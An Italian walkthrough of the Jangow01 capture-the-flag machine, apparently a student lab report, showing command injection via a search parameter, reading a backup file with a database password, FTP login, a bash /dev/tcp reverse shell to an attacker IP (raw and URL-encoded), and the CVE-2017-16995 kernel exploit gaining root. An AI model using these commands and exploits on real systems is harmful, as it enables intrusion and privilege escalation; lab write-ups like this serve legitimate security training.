


BLACKBOX JANGOW01

Step 1: Scansioniamo con Nmap la macchina per trovare eventuali file pubblici sul servizio attivo (-sC) e le versioni dei determinati servizi (-sV).


```
[kali@kali]~$ nmap -sC -sV 192.168.0.50.158
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-03 10:54 EDT
Nmap scan report for 192.168.50.158
Host is up (0.0023s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache httpd 2.4.18
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Index of /
| http-ls: Volume /
| SIZE    TIME                               FILENAME
| -      2021-06-10 18:05  site/
|_
Service Info: Host: 127.0.0.1; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.50 seconds
```

Step 2: Inseriamo l'IP della macchina trovato con la scansione arp-scan e possiamo notare la presenza di una cartella site/.




Index of /

Name	Last modified	Size	Description
 site/	2021-06-10 18:05	-	

Apache/2.4.18 (Ubuntu) Server at 192.168.50.158 Port 80

Step 3: Cliccando sulla cartella site arriviamo nella homepage del sito.



Step 4: Navigando nel sito troviamo la sezione BUSCAR (nota l'URL) e inserendo il comando `ls -la` possiamo notare che ci sono file e directory nascoste.

```
← → ↻ 🏠 view-source:http://192.168.50.158/site/busque.php?buscar=ls -la
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

1 total 40
2 drwxr-xr-x 6 www-data www-data 4096 Jun 10 2021 .
3 drwxr-xr-x 3 root root 4096 Oct 31 2021 ..
4 drwxr-xr-x 3 www-data www-data 4096 Jun 3 2021 assets
5 -rw-r--r-- 1 www-data www-data 35 Jun 10 2021 busque.php
6 drwxr-xr-x 2 www-data www-data 4096 Jun 3 2021 css
7 -rw-r--r-- 1 www-data www-data 10190 Jun 10 2021 index.html
8 drwxr-xr-x 2 www-data www-data 4096 Jun 3 2021 js
9 drwxr-xr-x 2 www-data www-data 4096 Jun 10 2021 wordpress
10
11
```

Step 5: Con il comando `cd ..` entriamo nella directory n.4

```
← → ↻ 🏠 view-source:http://192.168.50.158/site/busque.php?buscar=ls -la cd ..
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

1 ..:
2 total 16
3 drwxr-xr-x 3 root root 4096 Oct 31 2021 .
4 drwxr-xr-x 3 root root 4096 Oct 31 2021 ..
5 -rw-r--r-- 1 www-data www-data 336 Oct 31 2021 .backup
6 drwxr-xr-x 6 www-data www-data 4096 Jun 10 2021 site
7
8
```

Step 6: Con il comando `pwd` vediamo in dettaglio in che directory ci troviamo

```
← → ↻ 🏠 view-source:http://192.168.50.158/site/busque.php?buscar=pwd
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

1 /var/www/html/site
2
3
```

Step 7: Con il comando `cat /var/www/html/site .backup` possiamo vedere il contenuto della cartella `.backup`.

```
← → ↻ 🏠 view-source:http://192.168.50.158/site/busque.php?buscar=cat /var/www/html/.backup
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

1 $servername = "localhost";
2 $database = "jangow01";
3 $username = "jangow01";
4 $password = "abygurl69";
5 // Create connection
6 $conn = mysqli_connect($servername, $username, $password, $database);
7 // Check connection
8 if (!$conn) {
9     die("Connection failed: " . mysqli_connect_error());
10 }
11 echo "Connected successfully";
12 mysqli_close($conn);
13
14
```

Step 8: Tornando nel terminale possiamo avviare una sessione ftp inserendo utente e password trovate nella cartella backup.

```
(kali㉿kali)-[~]
$ ftp 192.168.50.158
Connected to 192.168.50.158.
220 (vsFTPd 3.0.3)
Name (192.168.50.158:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> █
```

Step 9: Abbiamo deciso di inserire una reverse shell nel codice html, messo in ascolto la porta 443 e aggiunto il comando bin/bash codificato in modo tale da accedere alla shell della blackbox.

pentestmonkey

Taking the monkey work out of pentesting

Site News | Blog | Tools | Yaptest | Cheat Sheets | Contact

Categories

- [Blog](#) (78)
- [Cheat Sheets](#) (10)
 - [Shells](#) (1)
 - [SQL Injection](#) (7)
- [Contact](#) (2)
- [Site News](#) (3)
- [Tools](#) (17)
 - [Audit](#) (3)
 - [Misc](#) (7)
 - [User Enumeration](#) (4)
 - [Web Shells](#) (3)
- [Uncategorized](#) (3)

Reverse Shell Cheat Sheet

If you're lucky enough to find a command execution vulnerability during a penetration test, pretty soon afterwards you'll probably want an interactive shell.

If it's not possible to add a new account / SSH key / .rhosts file and just log in, your next step is likely to be either throwing back a reverse shell or binding a shell to a TCP port. This page deals with the former.

Your options for creating a reverse shell are limited by the scripting languages installed on the target system – though you could probably upload a binary program too if you're suitably well prepared.

The examples shown are tailored to Unix-like systems. Some of the examples below should also work on Windows if you use substitute "bin/sh -i" with "cmd.exe".

Each of the methods below is aimed to be a one-liner that you can copy/paste. As such they're quite short lines, but not very readable.

Bash

Some versions of [bash](#) can send you a reverse shell (this was tested on Ubuntu 10.10):

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

```
(kali㉿kali)-[~]
$ nc -lvnp 443
listening on [any] 443 ...
█
```

https://www.urlencoder.org

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

URL

Decode and Encode

Decode Encode

Language: Eng

Do you have to deal with URL-encoded format? Then this site is perfect for you! Use our super handy online tool to **encode** or **decode** your data.

✓ Acquisti in negozio ✓ Ritiro in negozio

Encode to URL-encoded format

Simply enter your data then push the encode button.

/bin/bash -c 'bash -i >& /dev/tcp/192.168.50.100/443 0>&1'

To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Destination character set.

LF (Unix) Destination newline separator.

☐ Encode each line separately (useful for when you have multiple entries).

☐ Split lines into 76 character wide chunks (useful for MIME).

☒ Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).

ENCODE Encodes your data into the area below.

%2Fbin%2Fbash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.50.100%2F443%200%3E%261%27

192.168.50.158/site/busque Reverse Shell Cheat Sheet

192.168.50.158/site/busque.php?buscar=%2Fbin%2Fbash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.50.100%2F443%200%3E%261%27

```
(kali@kali)-[~]
$ nc -lvp 443
listening on [any] 443 ...
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.158] 54624
bash: cannot set terminal process group (2787): Inappropriate ioctl for device
bash: no job control in this shell
www-data@jangow01:/var/www/html/site$
```

Step 10: Dato che la shell non è particolarmente interattiva, andiamo a migliorarla con python3 e successivamente impostiamo il term variabile in modo tale da ottenere la shell interattiva.

```
www-data@jangow01:/var/www/html/site$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<html/site$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@jangow01:/var/www/html/site$ export TERM=xterm
export TERM=xterm
www-data@jangow01:/var/www/html/site$ su jangow01
su jangow01
Password: abygurl69

jangow01@jangow01:/var/www/html/site$
```

Step 11: Abbiamo scelto l'exploit linpeas per inserirlo tramite il protocollo ftp nella macchina. Successivamente con il comando ls abbiamo verificato che l'exploit sia stato inserito correttamente.

Infine con il comando chmod diamo l'input per lanciarlo e eseguirlo.

```
(kali㉿kali)-[~]  
$ ftp 192.168.50.158  
Connected to 192.168.50.158.  
220 (vsFTPD 3.0.3)  
Name (192.168.50.158:kali): jangow01  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> cd /home/jangow01  
250 Directory successfully changed.  
ftp> put linpeas.sh
```

```
jangow01@jangow01:~$ ls -al  
ls -al  
total 892  
drwxr-xr-x 6 jangow01 desafio02 4096 Out 1 12:06 .  
drwxr-xr-x 3 root root 4096 Out 31 2021 ..  
-rw----- 1 jangow01 desafio02 13728 Out 1 12:05 45010.c  
-rw----- 1 jangow01 desafio02 551 Out 1 10:22 .bash_history  
-rw-r--r-- 1 jangow01 desafio02 220 Jun 10 2021 .bash_logout  
-rw-r--r-- 1 jangow01 desafio02 3771 Jun 10 2021 .bashrc  
drwx----- 2 jangow01 desafio02 4096 Jun 10 2021 .cache  
drwxr-x--- 3 jangow01 desafio02 4096 Out 1 12:01 .config  
-rwxr-xr-x 1 jangow01 desafio02 18432 Out 1 12:06 cve-2017-16995  
drwx----- 2 jangow01 desafio02 4096 Out 1 12:01 .gnupg  
-rwx--x--x 1 jangow01 desafio02 824942 Out 1 11:59 linpeas.sh  
drwxrwxr-x 2 jangow01 desafio02 4096 Jun 10 2021 .nano  
-rw-r--r-- 1 jangow01 desafio02 655 Jun 10 2021 .profile  
----- 1 jangow01 desafio02 194 Out 1 09:13 reverse_shell.elf  
-rw-r--r-- 1 jangow01 desafio02 0 Jun 10 2021 .sudo_as_admin_successful  
-rw-rw-r-- 1 jangow01 desafio02 33 Jun 10 2021 user.txt
```

```
jangow01@jangow01:~$ chmod +x linpeas
```


EXPLOIT DATABASE

Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation



EDB-ID: 45010

CVE: 2017-16995

EDB Verified: ✓

Author: RLARABEE

Type: LOCAL

Exploit:  

Platform: LINUX

Date: 2018-07-10

Vulnerable App:

Step 13: Una volta scaricato lo compiliamo attraverso il comando gcc e successivamente con il comando `ls -la` verifichiamo che la compilazione sia andata a buon fine e abbia creato il file da eseguire.

```

jangow01@jangow01:~$ ls -la
ls -la
total 892
drwxr-xr-x 6 jangow01 desafio02 4096 Out 1 12:06 .
drwxr-xr-x 3 root root 4096 Out 31 2021 ..
-rw-r--r-- 1 jangow01 desafio02 13728 Out 1 12:05 45010.c
-rw-r--r-- 1 jangow01 desafio02 551 Out 1 10:22 .bash_history
-rw-r--r-- 1 jangow01 desafio02 220 Jun 10 2021 .bash_logout
-rw-r--r-- 1 jangow01 desafio02 3771 Jun 10 2021 .bashrc
drwxr-xr-x 2 jangow01 desafio02 4096 Jun 10 2021 .cache
drwxr-xr-x 3 jangow01 desafio02 4096 Out 1 12:01 .config
-rwxr-xr-x 1 jangow01 desafio02 18432 Out 1 12:06 cve-2017-16995
drwxr-xr-x 2 jangow01 desafio02 4096 Out 1 12:01 .gnupg
-rwxr-xr-x 1 jangow01 desafio02 824942 Out 1 11:59 linpeas.sh
drwxr-xr-x 2 jangow01 desafio02 4096 Jun 10 2021 .nano
-rw-r--r-- 1 jangow01 desafio02 655 Jun 10 2021 .profile
-rw-r--r-- 1 jangow01 desafio02 194 Out 1 09:13 reverse_shell.elf
-rw-r--r-- 1 jangow01 desafio02 0 Jun 10 2021 .sudo_as_admin_successful
-rw-r--r-- 1 jangow01 desafio02 33 Jun 10 2021 user.txt
jangow01@jangow01:~$ gcc 45010.c -o cve-2017-16995

```

Step finale: Eseguiamo l'exploit così da ottenere l'accesso root e infine analizziamo la directory root dove troviamo il file `.txt` dove conferma di aver completato la blackbox.


```

jangow01@jangow01:~$ ./cve-2017-16995
./cve-2017-16995
[.]
[.] t(-_t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_t)
[.]
[.] ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff88003994d000
[*] Leaking sock struct from ffff8800370d43c0
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff88003ad47c00
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff88003ad47c00
[*] credentials patched, launching shell...
# id
id
uid=0(root) gid=0(root) grupos=0(root),1000(desafio02)

```

```

# cd /root
cd /root
# ls
ls
proof.txt
# cat proof.txt
cat proof.txt

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
a  aaaaaaaaaaaaaaaaaaaaaaa#  #aaaaaaaaaaaaa(.  /aaaaaaaaaaaaaaaaaaaaa
a  aaaaaaaaaaaaaaaa(.  .aaaaaaaaaaaaa%####(//#aaaaaaa  .aaaaaaa
a  aaaaaaaaaaaaaa  aaaaaaaaaaaaaa%#####%aa*  ./aa*  aa
a  aaaaaa*  (aaaaaaaaaaaaa#/.  .*a.  .#a.  .aaaaaaa
a  aa,  /aaaaaaaaaaaaa#,  .a.  ,a,  aaaa
a  aa  aaaaaaaa#.  .aaaa,aaaa/  %.  #,  %aa
aaaa#  aaaaaaaa/  .aaaaaaaaaaaaa  *  .,  aa
aaa  aaaaaaaa*  aaaaaaaaaaaaaa  ,  a
aa  .aaaaaaa(  aaaaaaaaaaaaaa  .  *  aa
aa/  *aaaaaaa/  aaaaaaaaaaaaaa#  aa
aa  .aaaaaaa/  aaaaaaaaaaaaaa  aa#  aa
aa  aaaaaaaa.  aaaaaaaaaaaaaa  aa(  aa
aa  .aaaaaaa.  ,  aaaaaaaa  *  .aaaa*(  .a
aa  ,aaaaaaa,  aaaaaaaaaaaaaa*%aaaaaaa,  aaaaaa(%a*  aa
aaa  aaaaaaaa  (aaaaaaaaaaaaa%aa/  aa
a  aa  ,aaaaaaa,aaaaaaa,aaaaaaa%aaaaaaa%aa*  aa
a  aa.  .aaaaaaaaaaaaa  aaaaaaaaaaaaaa%aa*  aa
a  aaaa  ,aaaaaaa,aaaaaaa,aaaaaaa%aa/  aa
a  aaaaaa.  *%aaaaaaa,aaaaaaa%aa/  aa
a  aaaaaaaa  JANGOW  aa
a  aaaaaaaa  aa(aa  a.  %.a  aa  aa  aa
      aaaaaaaa%  a/  (aaaaaaa
      (((((((((((((((((((((((((((((((

```

da39a3ee5e6b4b0d3255bfef95601890afd80709